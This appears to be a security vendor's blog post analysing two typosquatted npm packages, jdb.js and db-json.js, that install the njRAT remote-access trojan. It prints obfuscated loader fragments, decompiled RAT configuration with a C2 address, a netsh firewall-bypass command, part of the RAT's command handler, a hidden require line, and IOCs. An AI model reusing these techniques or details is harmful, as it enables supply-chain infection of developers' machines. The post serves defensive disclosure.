

There’s a RAT in my code: new npm malware with Bladabindi trojan spotted

blog.sonatype.com/bladabindi-njrat-rat-in-jdb.js-npm-malware





Over the Thanksgiving weekend, Sonatype discovered new malware within the npm registry. This time, the typosquatting packages identified by us are laced with a popular Remote Access Trojan (RAT).

The malicious packages are:

- jdb.js
- db-json.js

Both of these packages have been published by the same author.

On Friday, Sonatype's Nexus Intelligence, which includes next generation machine learning algorithms that automatically detect potentially malicious open source components, flagged "jdb.js" for being suspicious.

This is the same state-of-the-art technology that has recently unveiled open source malware like **CursedGrabber,** *fallguys'* successor *discord.dll*, typosquatting npm packages like *electorn*, *twilio-npm*, and many more.

Upon digging deeper, we discovered that the author behind "jdb.js" had also published another malicious npm package, "db-json.js."

As the name implies, "jdb.js" attempts to mimic the legitimate NodeJS-based database library, jdb. Similarly, "db-json.js" carries an identical name to the genuine db-json library.

However, “jdb.js” is in fact a malicious package bundled with a Remote Access Trojan (RAT) called **njRAT** aka **Bladabindi.**

RATs are a type of malware that enable attackers to take over an infected system, execute arbitrary commands, run keyloggers, and discreetly conduct other surveillance activities.

njRAT is an info-stealing trojan that had been deployed in widespread attacks that led Microsoft to shut down 4 million sites in 2014.

In recent years, variants of njRAT/Bladabindi have been distributed via Bitcoin scams on YouTube and via Excel phishing emails. And, given njRAT’s customizability and easy availability on the darknet, the malware has also been shipped by threat actors as part of their ransomware exploit kits.

Dissecting npm malware “jdb.js”

Published last week, “jdb.js” is an npm package (not a JavaScript file) with just one version 1.0.0 that contains 3 files:

- *package.json,* the manifest file
- *module.js, an obfuscated script*
- *patch.exe*, Windows executable containing the njRAT payload

The counterfeit component has scored just below a 100 downloads, thanks to Sonatype’s automated systems catching it shortly after release.

The *package.json* manifest file contained within the package launches *module.js* as soon as the package is installed.

module.js is a heavily obfuscated script containing multiple base64-encoded chunks that cannot be easily deciphered: decoding these strings renders gibberish values, implying these base64 chunks contain binary, or encrypted data.

```
const _0x2498 = ['WRhdGHb1', 'W6mayCoyWR4=', 'D2L4u1C=', 'WPNcNSoLWPiz', 'WOhdUWhdI8ol', 'WRLqymkO', 'pSkgu8ogW7W=',
(function(_0x259d0d, _0x1460c3) {
    const _0x170a89 = function(_0x44c6a2) {
        while (--_0x44c6a2) {
            _0x259d0d['push'](_0x259d0d['shift']());
        }
    },
    _0x1e0a19 = function() {
        const _0x5551be = {
            'data': {
                'key': 'cookie',
                'value': 'timeout'
            },
            'setCookie': function(_0x1765d8, _0x35f1a9, _0x5037c0, _0x35cbc8) {
                _0x35cbc8 = _0x35cbc8 || {};
                let _0x53f1ae = _0x35f1a9 + '=' + _0x5037c0,
                    _0x56fffb = 0x1c6e + -0x99b + -0x12d3;
                for (let _0x3a2404 = 0x3 * 0x9f5 + -0x1535 + 0x8aa * -0x1, _0x164808 = _0x1765d8['length']; _
                    const _0x59e2ac = _0x1765d8[_0x3a2404];
                    _0x53f1ae += ';\x20' + _0x59e2ac;
                    const _0x59f2f8 = _0x1765d8[_0x59e2ac];
                    _0x1765d8['push'](_0x59f2f8), _0x164808 = _0x1765d8['length'], _0x59f2f8 !== !![] && (_0x
                }
                _0x35cbc8['cookie'] = _0x53f1ae;
            },
            'removeCookie': function() {
                return 'dev';
            },
            'getCookie': function(_0x222d6a, _0x1bef9e) {
                _0x222d6a = _0x222d6a || function(_0x5949cb) {
                    return _0x5949cb;
                };
                const _0x46a488 = _0x222d6a(new RegExp('(?:^|;\x20)' + _0x1bef9e['replace'](/([.$?*|{}()[]\/+
                    _0x5698d9 = function(_0x5e23b3, _0x17fe2e) {
                        _0x5e23b3(++_0x17fe2e);
                    };
                return _0x5698d9(_0x170a89, _0x1460c3), _0x46a488 ? decodeURIComponent(_0x46a488[0x1e53 + -0x
            }
        },
```

Image: Obfuscated module.js file (code spread out by us for legibility)

The script conducts multiple sinister activities such as data gathering and reconnaissance, and ultimately launches ***patch.exe*** which is an njRAT dropper written in .NET.

Although *patch.exe* contains an older, known njRAT strand, at the time of our analysis, VirusTotal indicated this particular sample was first submitted to the engine last week by Sonatype, meaning it contained at least some new information.

Decompiling the executable reveals that crucial information.

One of the class constructors, called “OK”, has hardcoded strings revealing the location of the command and control (C2) server and port the malware would be communicating with, the local Windows folder where it would drop itself, etc.

```
static OK ()
{
    b = new byte[5121];
    BD = Conversions.ToBoolean ("True");
    C = null;
    Cn = false;
    DR = "TEMP";
    EXE = "dchps.exe";
    F = new Computer ();
    H = Conversions.ToString (RuntimeHelpers.GetObjectValue (RuntimeHelpers
    HH = "46.185.116.2";
    Idr = Conversions.ToBoolean ("True");
    IsF = Conversions.ToBoolean ("True");
    Isu = Conversions.ToBoolean ("True");
    kq = null;
    lastcap = "";
    LO = new FileInfo (Assembly.GetEntryAssembly ().Location);
    MeM = new MemoryStream ();
    MT = null;
    NH = 0;
    P = "5552";
    PLG = null;
    RG = "424597efd99ecb2e6e5e6bd74a997d61";
    sf = "Software  Microsoft  Windows  CurrentVersion  Run";
    sizk = "20";
    VN = "ZGNocHM=";
    VR = "im523";
    Y = "|'|'|";
    HD = Conversions.ToBoolean ("True");
    anti = "Exsample.exe";
    anti2 = Conversions.ToBoolean ("False");
    usb = Conversions.ToBoolean ("False");
    usbx = "svchost.exe";
    task = Conversions.ToBoolean ("True");
    mg = null;
}
```

Image: hardcoded strings within patch.exe sample, such as C2 server IP address, name of the dropped process, etc.

As soon as *patch.exe* runs, it copies itself into the local “TEMP” folder on the system and renames itself to “dchps.exe” (a value revealed within the screenshot). The C2 server and port it establishes a connection to is **46.185.116.2:5552.**

However, prior to communicating with the C2 infrastructure, the malicious executable edits Windows firewall rules to ensure it would have no trouble communicating with the hardcoded IP. To do so, it issues the legitimate “netsh” command multiple times, starting with:

netsh firewall add allowedprogram "C:\Users\admin\AppData\Local\Temp\dchps.exe" "dchps.exe" ENABLE

The commands that can be remotely executed by the C2 server operator are quite extensive.

By infecting a host with this malware, a remote attacker gains the ability to log keystrokes, modify registry values, initiate system shutdown or restart at will, edit web browser (IE) start page, “speak” to the user via text-to-speech synthesis (via SAPI.Spvoice), kill or relaunch critical system processes like task manager, system restore, and PING, in addition to taking control of hardware devices like CD drives, monitors, mouse, keyboard, etc.

```
public static void Ind (byte[] b)
{
    //Discarded unreachable code: IL_0953, IL_099a, IL_0a7e, IL_0aa7, IL_0aee, IL_0b3f, IL_0baa,
    string[] array = Strings.Split (BS (ref b), Y);
    checked {
        try {
            string text = array [0];
            switch (text) {
            case "nwpr":
                Process.Start (array [1]);
                break;
            case "site":
                Send ("site");
                break;
            case "fun":
                Send ("fun");
                break;
            case "IEhome":
                AddHome (array [1]);
                break;
            case "shutdowncomputer":
                Interaction.Shell ("shutdown -s -t 00", AppWinStyle.Hide);
                break;
            case "restartcomputer":
                Interaction.Shell ("shutdown -r -t 00", AppWinStyle.Hide);
                break;
            case "logoff":
                Interaction.Shell ("shutdown -l -t 00", AppWinStyle.Hide);
                break;
            case "ErorrMsg": {
                MessageBoxIcon icon = default(MessageBoxIcon);
                switch (array [1]) {
                case "1":
                    icon = MessageBoxIcon.Asterisk;
                    break;
                case "2":
                    icon = MessageBoxIcon.Question;
                    break;
                case "3":
                    icon = MessageBoxIcon.Exclamation;
                    break;
                case "4":
```


Image: Partial list of commands an njRAT C2 server can send to execute on the infected host for the trojan to execute

The malware also contains a hardcoded link, *https://dl.dropbox[.]com/s/p84aaz28t0hepul/Pass.exe,* now disabled by Dropbox, that has also frequently appeared in other njRAT samples.

It is worth noting the C2 server IP 46.185.116.2 that this sample communicates with is the same IOC observed in some **CursedGrabber binaries** indicating the threat actors behind CursedGrabber and the npm malware “jdb.js” could be linked.

Honest-looking “db-json.js” hides “jdb.js” within

Although “jdb.js” exhibits obvious malicious signs, it’s “db-json.js” that’s concerning for it might be harder for a human and a machine to spot immediately.

First of all, “db-json.js” has a proper README page on npm, at the time of analysis, touting it to be *JsonDb*, an “easy to use module that makes database based on json files.”

There are well-documented instructions provided for the developer on how to incorporate this library in their application.





Image: npm package “db-json.js” with a believable npm README page

The package “db-json.js” appears clean on a first glance as it contains functional code one would expect from a genuine JSON DB creation package. Yet, it is secretly pulling in the malicious “jdb.js” as a dependency, something Sonatype has repeatedly warned about.

Shown below is the manifest file in both versions 1.0.3 and 1.0.4 that contain “jdb.js” as a dependency.



Furthermore, in version 1.0.4, the quasi-innocuous **"dbmanager.js**" class goes a step further by appending multiple empty lines towards the end of its functional code, with the very last line being:

require('jdb.js');




Image: db-json.js containing otherwise "clean" code secretly launches jdb.js

This means even if someone is able to dodge "jdb.js," by using "db-json.js" in their application, not only would they be infecting their machine with njRAT malware, they also put other developers at risk: developers who would install or fork applications built with "db-json.js."

In our recent state of the software supply chain report, we documented a 430% increase in malicious code injection within OSS projects - or next-gen software supply chain attacks, and this isn't the first time we have seen attacks including counterfeit components.

Discovery of yet another family of counterfeit components, especially after "discord.dll" and other Sonatype-discovered malware had already made headlines, speaks to the damage that is possible to your software supply chain if adequate protections are not in place.

Timeline:

Sonatype's timeline related to the malicious package's discovery and reporting is as follows:

- **November 27th, 2020:** Suspicious package "jdb.js" is picked up by our automated malware detection system within a day of its publication to npm registry. While manually analyzing the package, another package "db-json.js" by the same author is discovered.

  Although suspicious components can be automatically quarantined, our Security Research team immediately adds both packages to our data, assigning them identifier(s): **sonatype-2020-1168**.

- **November 27th, 2020:** npm security team is notified the same day of malicious packages. **Note:** the day of this report fell over the Thanksgiving holiday weekend.

- **November 30th, 2020**: npm security team removes "jdb.js" (advisory) and "db-json.js" (advisory).
- **December 1st, 2020:** Public disclosure via this blog post.

Based on the visibility we have, no Sonatype customers have downloaded either of these packages, and our customers remain protected against such counterfeit components.

Sonatype's world-class open source intelligence, which includes our automated malware detection technology, safeguards your developers, customers, and software supply chains from infections like these.

If you're not a Sonatype customer and want to find out if your code is vulnerable, you can use Sonatype's free Nexus Vulnerability Scanner to find out quickly.

Visit the Nexus Intelligence Insights page for a deep dive into other vulnerabilities like this one or subscribe to automatically receive Nexus Intelligence Insights hot off the press.

Indicators of Compromise (IOCs):

This is not an exhaustive list of IOCs. Other **njRAT** samples exist in the wild.

URLs and IPs:

46.185.116.2:5552

https://dl.dropbox[.]com/s/p84aaz28t0hepul/Pass.exe

Hashes:

d6c04cc24598c63e1d561768663808ff43a73d3876aee17d90e2ea01ee9540ff
86c11e56a1a3fed321e9ddc191601a318148b4d3e40c96f1764bfa05c5dbf212

Tags: vulnerabilities, npm, featured, Nexus Intelligence Insights, malicious code npm

Written by Ax Sharma

Ax is a Security Researcher at Sonatype and Engineer who holds a passion for perpetual learning. His works and expert analyses have frequently been featured by leading media outlets. Ax's expertise lies in security vulnerability research, reverse engineering, and software development. In his spare time, he loves exploiting vulnerabilities ethically and educating a wide range of audiences.

Follow me on: